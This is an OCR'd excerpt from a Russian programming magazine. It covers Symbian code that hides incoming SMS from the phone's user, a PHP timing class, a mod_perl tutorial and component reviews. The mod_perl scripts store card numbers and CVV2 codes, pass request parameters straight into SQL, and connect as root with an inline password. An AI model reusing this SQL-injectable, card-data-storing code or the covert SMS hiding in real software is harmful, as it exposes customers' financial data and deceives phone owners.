#include <msvapi.h> // для MMsvSessionObserver
#include <msvids.h>
#include <mtclreg.h>
#include <mtclbase.h>
```

Класс AppUi приложения, кроме CEikAppUi, также наследует от MMsvSessionObserver. И появляются следующие члены класса:

```
TMsvId iMsvId; // идентификатор сервера сообщений
CMsvSession* iSession; // клиентская сессия к серверу сообщений
CBaseMtm* iMtm; // Message Type Module (sms)
CClientMtmRegistry* iMtmReg; // Mtm registry клиент для создания новых SMS'ок - это не нужно
```

В ConstructL() создается сессия с сервером сообщений iSession = CMsvSession::OpenAsyncL(*this); мы берем на себя HandleSessionEventL (TMsvSessionEvent aEvent, TAny* aArg1, TAny* aArg2, TAny* /*aArg3*/) - здесь и происходит начальная обработка. Так, после соединения с сервером вызывается CompleteConstructL(), где мы можем производить дополнительную инициализацию.

В случае получения новой sms'ки мы делаем ее невидимой (чтобы пользователь или другая программа не успели обратить на нее внимание), проверяем ее на то, пришло нам уведомление или нет (MessageReceivedL (entries->At(i))), а затем либо помечаем как прочитанную, либо восстанавливаем ее видимость для других приложений. Затем все изменения подтверждаются (entry->ChangeL (msvEntry)), и sms-сервер по-настоящему изменяет ее.



Никита Кислицын (nikitoz@real.xakep.ru)

220 НА СПИДОМЕТРЕ



В последнее время на мой почтовый ящик приходит много писем, в которых люди спрашивают, как ускорить работу php-сценариев, как ее замерить, какие конструкции работают быстрее и почему, какие системы хранения данных функциональнее, а какие более производительны. Список вопросов бесконечен, но ответ на каждый из них ты можешь получить и самостоятельно, замерив время выполнения каждого куска кода. О том, как это удобнее сделать, сегодня и пойдет речь.

СИСТЕМА ДЛЯ ТЕСТИРОВАНИЯ ПРОИЗВОДИТЕЛЬНОСТИ PHP-ПРОГРАММ

А ОНО НАДО?


Тема действительно интересная, ведь всегда хочется знать, насколько быстро работает та или иная функция, насколько производителен написанный парсер и уступает ли он коммерческому варианту от крутой софтверной фирмы. Подобные тестирования никогда не будут лишними при разработке коммерческих систем или скриптов, рассчитанных на большие нагрузки. Стоит ли говорить, что порой отладка и оптимизация производительности сценариев занимают весьма и весьма значительное время. А обладая вполне конкретными цифрами, можно мысленно выстроить так называемый быстрый синтаксис и использовать только те конструкции, которые работают быстрее всего. Думаю, я тебя убедил, что знать точное время выполнения сценария очень полезно. Но каким же образом можно его измерить?

КАК ЭТО СДЕЛАТЬ?

Для этого могут применяться разнообразные внешние по отношению к скрипту программы, работающие на уровне межпроцессовых взаимодействий. Однако на практике куда проще и функциональнее использовать для этих нужд собственные возможности языка программирования. Если рассматривать PHP, тут есть две базовые функции, которые помогут нам решить эту проблему. Первая из них хорошо тебе знакома - это time(). Как ты знаешь, она возвращает количество секунд, прошедших с начала Эпохи. Соответственно, если мы запомним значение этой функции в начале работы сценария и вычтем его из значения в конце работы, получится время выполнения в секундах. Однако подумай сам - обычно процесс выполняется доли секунды, во всяком случае, разница во времени работы базовых функций будет меньше на несколько порядков такой точности измерения. Что же делать? Тут на помощь приходит другая, более полезная функция microtime(), которая возвращает значение timestamp, не округляя его. Нам становится доступно сравнительно точное значение текущего времени, и мы можем нормально посчитать время выполнения даже самого маленького кусочка кода. Следует заметить, что обе функции - и time() и microtime() являются в известном смысле дискретными, поэтому точность такого измерения заведомо ограничена, однако и ее нам хватит с головой. В принципе, тут все ясно. Берется кусок кода, в его начале вычисляется функция microtime и ее значение запоминается в переменной $start. Затем в конце блока кода заново вычисляется значение этой функции, и если теперь вычесть из этой цифры запомненное значение $start, мы получим время работы этого кода с точностью до зверских долей секунды. Думаю, тут все понятно - во, даже Бублик кивает, что понятно. Ну раз так, отлично. А что если ты тестируешь систему, состоящую из нескольких десятков различных файлов, общим объемом в несколько десятков тысяч строк? Представляешь, какой это геморрой - вставлять однотипные куски кода, создавать кучу новых переменных, выводить результаты и т.д. Это оказывается очень неудобным. По этой причине я решил написать систему, измеряющую производительность в пространстве нескольких "процессов", вернее, блоков кода. Ясно, что здесь этот термин не совсем подходит, но для краткости ниже я буду использовать именно его.

ЧЕМ ЭТО УДОБНО?

Давай определимся с функциональностью системы. Действительно, что она позволяет делать? Прежде всего, она умеет вычислять производительность неограниченного количе-


Результат измерений системы на примере простейшего сценария

ства блоков кода, которые могут динамически добавляться по ходу работы сценария. В конце работы программы система строит статистику по наблюдаемым кускам кода и показывает время, в течение которого они работали. Правда, красиво? Теперь все это структурировано, удобно и функционально. За пару минут в любой, даже самой сложной системе, можно найти кусок кода, который работает дольше всего, и начать его переписывать. Цель ясна, средства понятны - вперед!


КОЛБАСИМ КОД

Давай подумаем, как это все реализовать. Я предлагаю такую схему. Мы создадим класс (чтобы избежать конфликтов в пространстве имен переменных, да и просто для красоты), который будет иметь 3 внешних метода: StartProc, StopProc и ShowStat. Первый будет принимать только один параметр - id, идентификатор блока кода, который может быть как числом, так и строковой константой, это совсем не важно. Этот метод добавляет в двумерный private-массив "proc" идентификатор процесса и время начала измерений, получаемое при помощи функции microtime. Метод StopProc принимает уже три параметра - идентификатор процесса, символическое название наблюдаемого блока кода и цвет, которым его следует выделить на диаграмме. Эта функция ищет в структуре "proc" по известному идентификатору время начала работы процесса, вычисляет общее время его работы и записывает в двумерный массив "kill" сведения о выполненном блоке кода - его символическое название, время работы и цвет, которым его надо выделить. Метод ShowStat строит статистику по отработавшим кускам кода, выводя и компонуя красивую html-табличку. Вот вкратце, как работает наш класс. Теперь рассмотрю подробнее, как это все реализуется на практике. Прежде всего, детская проблема. Функция microtime() возвращает свое значение в следующем формате: "0.50094600 1089107389", т.е. сначала идет дробная часть timestamp, а затем целая. Соответственно, как нам получить действительное число по этой последовательности? Правильно - надо разрезать эту строку по символу пробела, привести типы к float и сложить две полученные константы. Это делает функция mtime, которую ты можешь видеть на врезке с кодом. Кстати, пока не забыл. На врезке приведен обыкновенный линейный вариант программы - оформленную в качестве класса программу ты найдешь на диске. Массивы $proc и $kill являются в нашем случае внешними к создаваемым процедурам объектами, поэтому я выделил их директивами global. Метод StartProc добавляет в $proc элемент, состоящий из идентификатора процесса и времени начала его работы. При этом совершенно ясно, что число элементов всегда на единицу больше индекса последней ячейки (ведь нумерация начинается с 0!) и поэтому, получив при помощи count() число элементов, мы смело можем поместить в ячейку под этим номером добавляемый элемент. Метод StopProc действует аналогично - он ищет в массиве $proc по известному идентификатору время начала работы изучаемого процесса и добавляет в структуру kill элемент, соответствующий этому блоку. В нем указывается словесное название блока кода, время его работы и цвет, которым он будет визуально выделен при построении статистики. При этом заметь, как осуществляется поиск нужного элемента в proc.

В абсолютно тупом цикле прогоняются все элементы массива, пока не встретится имеющий id, равный искомому. В этом случае цикл досрочно завершается оператором break, а в переменной $i находится указатель на искомый элемент массива. Можно было, конечно, красивее переписать этот кусочек с использованием цикла for, сэкономив пару строк кода, но чтобы ты лучше понял, я решил написать все так вот прямолинейно. Построение статистики едва ли заслуживает пристального внимания. В цикле по всем элементам строится табличка (т.е. для каждого значения переменной $i тегами <tr><td> создается строка таблицы, выделяемая цветом, соответствующая одному из изученных блоков кода). В принципе, тут все предельно ясно. В любом случае, код хорошо прокомментирован, поэтому проблем возникнуть не должно. Будь внимателен - все, что мы сегодня написали, будет использовано мною в нескольких следующих материалах, где мы будем измерять производительность разных схем хранения данных, разных XML-парсеров и шаблонных движков.

ОСНОВНЫЕ МЕТОДЫ НАШЕГО КЛАССА


```
function mtime(){
$ti=explode(" ", microtime()); /* В первой ячейке массива - доли секунд, во второй - целое число */
return (float)$ti[0]+(float)$ti[1]; /* Приводим типы, складываем константы и возвращаем, что получилось */
}
function StartProc($id) {
global $proc; /* $proc - глобальная структура! */
$add=array($id, mtime()); /* строим добавляемый в $proc элемент */
$n=count($proc); /* Получаем число элементов и по совместительству идентификатор новой ячейки */
$proc[$n]=$add; /* Добавляем элемент */
}
function StopProc($id, $name, $color) {
global $proc;
global $kill;
$n=count($proc);
$i=0;
while($i<$n) { /* Находим элемент по известному идентификатору */
if($proc[$i][0]==$id) break;
$i++;
}
$add=array($id, $name, $color, mtime()-$proc[$i][1]); /* строим добавляемый в Kill массив */
$m=count($kill); /* получаем укзатель на свободную ячейку */
$kill[$m]=$add; /* добавляем структуру */
}
function ShowStat() {
global $kill;
echo "<table>"; /* заголовок таблички */
for($i=0; $i<count($kill); $i++) { /* цикл по всему пространству процессов */
?><tr><td color=<? echo $kill[$i][2]; ?>><? echo $kill[$i][1]; ?></td><td><? echo $kill[$i][3];?></td></tr><?
} echo "<table>"; } ?> /* Выводим на экран табличку */
```



На нашем диске ты найдешь разработанный класс, необходимую документацию по используемым функциям, PHP 5.0 и документацию по новой версии PHP.



Измерять время работы сценариев - очень полезное занятие. В ходе экспериментов удалось выяснить, что, оказывается, символьная адресация массивов работает вдвое медленнее числовой.


Обрати внимание на выделенный текст - вот так применяются описанные функции для измерения времени работы отдельных блоков кода

■ Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

PERL



ПО-MOD'НОМУ

Единственным минусом языка Perl является его тормознутость. Это обусловлено тем, что все скрипты обрабатываются интерпретатором, отсюда имеем потерю скорости. Простой крупного сервера весьма нежелателен, поэтому программисты либо переходят на PHP, либо... пользуются прелестями mod_perl.

Ты наверняка слышал об этом чудесном модуле, но, скорее всего, ни разу не юзал его на практике. Сегодня тебе предоставляется такая возможность. Я думаю, что после практического урока ты оценишь работу mod_perl на твердую пятерку с плюсом.

ТОНКОСТИ ПРОГРАММИРОВАНИЯ В MOD_PERL

ПРЕЛЕСТИ И ВКУСНОСТИ

Прежде чем что-либо устанавливать, поговорим о достоинствах и недостатках mod_perl. В некоторых источниках данный модуль рекомендуют использовать лишь на раскрученных порталах и в электронных магазинах. С одной стороны, мысль правильная: подобное нововведение эффективно при большом числе запросов к серверу. Но если ты юзаешь старенький пенек для своего перлового web-сайта, прибавить скорость обработки скриптов с помощью модуля тебе никогда не помешает.

Итак, mod_perl обладает как минимум двумя основными преимуществами:

❶. Широкие возможности. С помощью модуля программист способен выполнять то, что не под силу обычным CGI-сценариям. Например, ты легко можешь вмешаться в обработку HTTP-запроса (практически на любой стадии), сгенерировать произвольный ответ, написать собственный алгоритм HTTP-аутентификации и т.д. и т.п. Звучит заманчиво, правда?

❷. Скорость. Все запросы к серверу обрабатываются самим Apache, а не внешним Perl-интерпретатором. Помимо этого, при повторном запросе происходит возврат уже выполненного (кэшированного) значения, что весьма экономит время. Кэш запоминается на все время жизни Апача, так что если юзер повторил запрос на следующий день, Apache моментально вернет ответ, не интерпретируя код сценария повторно.

Эти основные преимущества излагаются в mod_perl user guide. Остальные фичи либо вытекают из них, либо надуманы влюбленными в модуль программистами и дизайнерами :).

О недостатках user guide вообще умалчивает. Но в период работы с модулем я испытал геморрой при настройке модуля и адаптации старых (не модулевых) скриптов к mod_perl.

```
************** WARNING **************
Configure mod_perl with ../apache_1.3.28/src ? [y]
Shall I build httpd in ../apache_1.3.28/src for you? [y]
Appending mod_perl to src/Configuration

Using config file: /home/forb/distr/mod_perl-1.29/src/Configuration
Creating Makefile
 + configured for Linux platform
 + setting C compiler to gcc
 + setting C pre-processor to gcc -E
 + using "tr [a-z] [A-Z]" to uppercase
 + checking for system header files
 + adding selected modules
    o perl_module uses ConfigStart/End
      + mod_perl build type: OBJ
      + setting up mod_perl build environment
PerlDispatchHandler.........disabled (enable with PERL_DISPATCH=1)
PerlChildInitHandler........enabled
PerlChildExitHandler........enabled
PerlPostReadRequestHandler..disabled (enable with PERL_POST_READ_REQUEST=1)
PerlTransHandler............disabled (enable with PERL_TRANS=1)
PerlHeaderParserHandler.....disabled (enable with PERL_HEADER_PARSER=1)
PerlAccessHandler...........disabled (enable with PERL_ACCESS=1)
PerlAuthenHandler...........disabled (enable with PERL_AUTHEN=1)
```

Конфигурим mod_perl

```
[root@linux htdocs]# telnet linux.forb.ru 80
Trying 192.168.0.3...
Connected to linux.forb.ru.
Escape character is '^]'.
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Thu, 27 May 2004 00:28:16 GMT
Server: Apache/1.3.28 (Unix) PHP/4.3.2 mod_perl/1.29
Content-Location: index.html.en
Vary: negotiate,accept-language,accept-charset
TCN: choice
Last-Modified: Fri, 04 May 2001 00:00:38 GMT
ETag: "65-5b0-3af1f126;40af022c"
Accept-Ranges: bytes
Content-Length: 1456
Connection: close
Content-Type: text/html
Content-Language: en
Expires: Thu, 27 May 2004 00:28:16 GMT

Connection closed by foreign host.
[root@linux htdocs]#
```

Содружество mod_perl и PHP :)

Впрочем, когда мы рассмотрим практическую часть, ты сам увидишь все недостатки модуля.

ДОСТАВКА, УСТАНОВКА

Настало время для установки необходимых приложений. Я подразумеваю, что у тебя уже стоит Apache с прекомпиленным mod.so (параметр --enable-module=so). Теперь сливай mod_perl по ссылке http://perl.apache.org/dist/mod_perl-1.0-current.tar.gz. Текущая версия модуля - 1.29. После этого распаковывай архив и приступай непосредственно к инсталляции. На данный момент у тебя должны иметься пакеты perl-devel и extutils-makemaker. В противном случае инсталлятор ругнется матом на отсутствие файлов.

Установка довольно проста и содержит всего 3 команды. Сначала выполни perl Makefile.PL USE_APACI=1 APACI_ARGS=--enable-module=so APACHE_PREFIX=/usr/local/www. Это нужно вот зачем: во время установки модуля происходит перекомпиляция самого сервера, поэтому необходимо повторно задать параметры к ./configure (в частности, --prefix). Если этого не сделать, Apache будет думать, что --prefix равен /usr/local/apache, и откажется запускаться.

После того, как Perl проведет все необходимые тесты, пиши make install. При удачном раскладе mod_perl установится в систему. Финальным штрихом будет команда apachectl restart, которая перезагрузит сервер.

Теперь проверь наличие mod_perl. Напиши telnet 0 80 и два раза жмакай Enter. Если в ответе Апача присутствует подстрока mod_perl в строке Server, то спешу тебя поздравить - ты прошел первую стадию и можешь приступить к случке Apache и модуля :).

ВСЕ ПОЗНАЕТСЯ В СРАВНЕНИИ

Давай проверим, действительно ли mod_perl выигрывает по скорости у обычного perl-интерпретатора. Для замера времени используем модуль Benchmark, который заюзаем, например, в сценарии list.cgi.

```
use Benchmark;
$start=new Benchmark;
# ког скрипта
$stop=new Benchmark;
$new=timediff($stop,$start);
print "<br>time: ".timestr($new)."\n";
```

Осуществляем запрос. Видим, что интерпретация сценария заняла 0.02 секунды системного времени. Повторно обновим запрос - время вообще не затрачено (из-за механизма кэширования). Теперь напишем аналогичный сценарий под консоль ($r->print заменим на обычный print) и снова замерим время. Результат впечатляет: в среднем обработка сценария занимает 0,06 - 0,07 секунд. Естественно, что в обычных условиях клиент не заметит разницы в 0,04 секунды, но если к серверу будет несколько одновременных обращений, время увеличится в десятки раз.

```
Alias /perl/ /usr/local/www/htdocs/perl
PerlModule Apache::Registry
PerlModule Apache::DBI

<Location /perl>
SetHandler perl-script
PerlHandler Apache::Registry
Options +ExecCGI
PerlSendHeader On
</Location>
```

Небольшие нововведения в конфигурацию

ПОПРАВЛЯЕМ HTTPD.CONF


Следующий шаг, который тебе предстоит сделать, - модификация httpd.conf. В конфиг необходимо внести ряд параметров, которые укажут Apache, какие скрипты сервер будет запускать через дополнительный модуль.

Для удобства я добавил в основной httpd.conf всего одну строку: include "conf/mod_perl.conf", а все настройки указывал в файле mod_perl.conf (ну не люблю я мусорить в общем конфе :)). Несколько новых директив позволили подвязать мой будущий проект к быстрому mod_perl.

Конфиг Apache

```
Alias /perl/ /usr/local/www/htdocs/perl/
PerlModule Apache::Registry
PerlModule Apache::DBI
<Location /perl>
SetHandler perl-script
PerlHandler Apache::Registry
Options +ExecCGI
PerlSendHeader On
</Location>
```

В первой секции я определил директорию с исполняемыми сценариями. Затем загру-




Мутим базу состоятельных клиентов



Для того чтобы без геморроя тестировать скрипты, рекомендую создать html-форму для регистрации нового пользователя. Либо возьми уже готовое решение на http://kamensk.net.ru/forb/1/x/register.html.



Все эксперименты были проведены на платформе ALTLinux, поэтому за *BSD ответственности не несу :). Впрочем, от любителей BSD я ни разу не слышал жалоб в адрес mod_perl.



Добавляем нового клиента

зил модули Apache::Registry и Apache::DBI. В секции Location я четко указал, что при обращении к каталогу /perl все скрипты будут обрабатываться модулем Apache::Registry. Этот сценарий нужен для обработки запускаемых скриптов и посылки хидеров на лету.

Теперь перезапускай сервер. Пожалуй, это вся настройка. Твой плацдарм готов для запуска быстрых скриптов :).

КРЕДИТНАЯ БАЗА ДАННЫХ

Представь, что на твоем попечении находится крупный интернет-магазин либо порносайт. Либо простой псевдосайт. Неважно. Важно то, что проект должен быть раскрученным и часто обращаться к MySQL. Помнишь, я говорил про Apache::DBI? Этот модуль позволяет быстро и эффективно работать с БД через mod_perl. Пришло время проверить это на практике.

Наш проект будет состоять из двух файлов: list.cgi и register.cgi. Первый позволяет просматривать зарегистрированных пользователей по указанному идентификатору. Второй вносит информацию о клиенте в специальную таблицу MySQL. Последнюю мы сейчас и создадим.

Логинься к БД и создай таблицу CC в базе shop. Таблица должна иметь следующие столбцы: id (уникальный идентификатор клиента), name (имя клиента), info (адрес и дополнительная информация), cc (номер кредитки), type (тип кредитки), exp (дата истечения срока) и cvv2 (уникальный трехзначный номер карты). Если у тебя возникли трудности в работе с MySQL - смотри скриншот.

Теперь приступаем к кодингу сценария register.cgi. Perl-скрипты, которые будут обработаны mod_perl, должны подчиняться трем основным правилам:

❶. В сценариях не должна присутствовать директива require().

❷. В сценариях не должно быть служебных ключей _DATA_ и _END_.

❸. В сценариях не должно быть функции exit(). Вместо нее используется Apache::exit().

На первый взгляд, правила простые, но часто программист их нарушает. Это приводит к ошибке 500 (я сам пару раз использовал запрещенный exit() в своих скриптах).

Чтобы получить производительность при работе с БД, необходимо указать директиву PerlModule Apache::DBI (мы уже это сделали), а затем писать скрипт с использованием модуля DBI. Вот простой код register.cgi:

register.cgi - сценарий добавления нового пользователя

```
#!/usr/bin/perl
use CGI qw(:standard); ## Юзаем модуль CGI.pm
use DBI; ## и DBI
$name=param('name');
$info=param('info');
$cc=param('cc');
$cctype=param('type');
$holder=param('holder');
$exp=param('exp');
$cvv=param('cvv'); ## Собираем все необходимые параметры
my $r=shift;
$r->send_http_header('text/html');
$r->print("Connecting to db...\n"); ## Используя синтаксис Apache, шлем хидер
my $mysql=DBI->connect("DBI:mysql:shop:localhost:3306","root","pwd") ||
$r->print("cant connect"); ## Соединяемся с базой
$query=$mysql->do("INSERT INTO cc \(name,info,cc,type,holder,exp,cvv2\) VALUES \(\"$name\",\"$info\",$cc,\"$cctype\",\"$holder\",\"$exp\",$cvv\)");
## и выполняем запрос
$mysql->disconnect; ## Дисконнект
```

Устанавливай атрибут 755 и делай запрос к скрипту. Ясен перец, что от тебя требуется явное определение всех необходимых параметров. Если все сделано правильно, сервер моментально выполнит соединение и модификацию таблицы.

Теперь, когда у тебя имеется одна (а может быть, и больше) строка в CC, колбась скрипт, который выводит данные в браузер.

list.cgi - сценарий просмотра таблицы CC по указанному id

```
#!/usr/bin/perl
use CGI qw(:standard); ## Юзаем модуль CGI.pm
use DBI; ## а также DBI
$id=param('id'); ## Получаем значение параметра id
my $r=shift;
$r->send_http_header('text/html');
$r->print("Connecting to db...\n"); ## Шлем хидер и сообщение о соединении (с помощью модуля Apache)
my $mysql=DBI->connect("DBI:mysql:shop:localhost:3306","root","pwd") ||
$r->print("cant connect"); ## Соединяемся с базой
$query=$mysql->prepare("SELECT * from cc where id=$id"); ## Формируем запрос
$query->execute; ## и выполняем его
row=$query->fetchrow_array();
foreach(@row) {
$r->print("$_\t"); ## Выводим построчно все возвращенные значения
}
$mysql->disconnect; ## Дисконнектимся
```


Запрос вида www.host.com/perl/list.cgi?id=1 покажет тебе первый рекорд в таблице. Значения будут отделяться друг от друга табуляцией. Теперь попробуй обновить окно браузера. Ответ сервера происходит с минимальной скоростью, потому что в силу вступают механизмы кэширования и работа модуля Apache::DBI. А сейчас представь, что к твоей машине ломятся 100 клиентов одновременно. Только mod_perl способен быстро предоставить необходимую информацию из БД (естественно, не такую конфиденциальную, а, например, список товаров или услуг твоей электронной лавочки :)).

ВЛИВАЙСЯ!


Поздравляю! Только что ты прошел теоретический и практический курс работы с mod_perl. Надеюсь, ты понял, что модуль действительно является мощнейшим средством для web-разработок, когда сервер не должен простаивать даже долю секунды. Работу с данным модулем практикуют такие порталы, как ValueClick, CMPnet и CitySearch. Я думаю, если ты познакомишься с mod_perl чуть поближе, то никогда не будешь оглядываться по сторонам в поиске новых решений для своего web-проекта. А программеры-энтузиасты всегда подкинут тебе искомый модуль, заюзав который, ты сэкономишь драгоценное время.



Необходимый модуль ты всегда можешь найти в архиве www.perl.com/CPAN. Данный проект снабжен удобным поиском и сортировкой всех модулей по категориям.




На компакт-диск мы заботливо выложили mod_perl, все исходники сценариев, необходимые для работы модули (Apache::DBI, DBI, Perl-CGI и ExtUtils::MakeMaker), а также свежую версию web-сервера Apache.



Информация о первом клиенте


■ Фленов Михаил (horrific@vr-online.ru, www.vr-online.ru)




ОБЗОР КОМПОНЕНТОВ

ИЗМЕНИМ МЕНЮ IE

Visual C++





Описание: Однажды я работал в одной компании, где в основной программе использовался Internet Explorer для отправки форм на сервер из удаленных офисов. Все было хорошо, но пользователи получали доступ к ненужным командам меню, появляющемуся по правому клику мыши, и нарушали ход логики. С помощью предлагаемого мной примера это меню можно не просто убрать, но и модифицировать.

Особые отличия

- Есть возможность запретить отображение всплывающего меню в компоненте IE.
- Можно изменить всплывающее меню на свое.

Диагноз


Сейчас коммерческие конторы очень часто используют IE для связи с удаленным сервером, а умные пользователи всегда кликают там, где не надо. Чтобы они не натворили дел, необходимо запретить лишние телодвижения.

Ссылки

Забираем файл здесь: www.codeguru.com/code/legacy/ieprogram/WebBrowserTest.zip

БЕЗБАШЕННЫЕ ОКНА - ЭТО ПРОСТО





Описание: Однажды в журнале Хакер и в своей книге "Программирование в Delphi глазами хакера" я описывал, как создавать окна произвольной формы. Этот процесс не сильно сложный, но требует определенных вливаний сил, поэтому в простых случаях можно воспользоваться готовым компонентом Region Pack.

Особые отличия

- Не надо устанавливать. В архиве лежит bpl файл, который достаточно добавить к проекту. Для этого выбираем Project/Options и на закладке Packages добавляем файл кнопкой Add.
- Компонент автоматом добавляет указанный стиль окна.
- Очень просто получить доступ к битовому массиву маски окна.
- Несмотря на бесплатность, исходник отсутствует.

Диагноз

Я всегда говорил, что не стоит каждый раз выдумывать велосипед. Если нечего делать, то напиши свой компонент, иначе советую использовать именно Region Pack. Из тех, что я видел, он самый стабильный.

Ссылки

Забираем файл здесь: www.torry.net/vcl/forms/nonrect/RegionPack_D7.exe

CZIPFILE

Visual C++

Описание: CZIPFile - это не компрессор/декомпрессор, а всего лишь просмотрщик архивов. С помощью него можно узнать содержащиеся в ZIP архиве файлы и полную информацию. Зачем это нужно, когда есть классы для полноценной работы с архивом? Если тебе нужно запустить поиск файла по всему диску, включая ZIP файлы, намного проще использовать CZIPFile.

Особые отличия

- Можно получить заголовок архива и при минимальных усилиях даже написать функцию записи заголовка. А это уже будет практически готовая программа по ремонту испорченных ZIP файлов.
- Можно прочитать информацию о названиях файлов, и даже есть функция для записи. А это уже грозит программой по переименованию файлов в архиве.
- Косяков в работе пока не выявлено, так что отрицательных сторон НЕТ! Есть метод для получения полной информации о каждом файле.

Диагноз

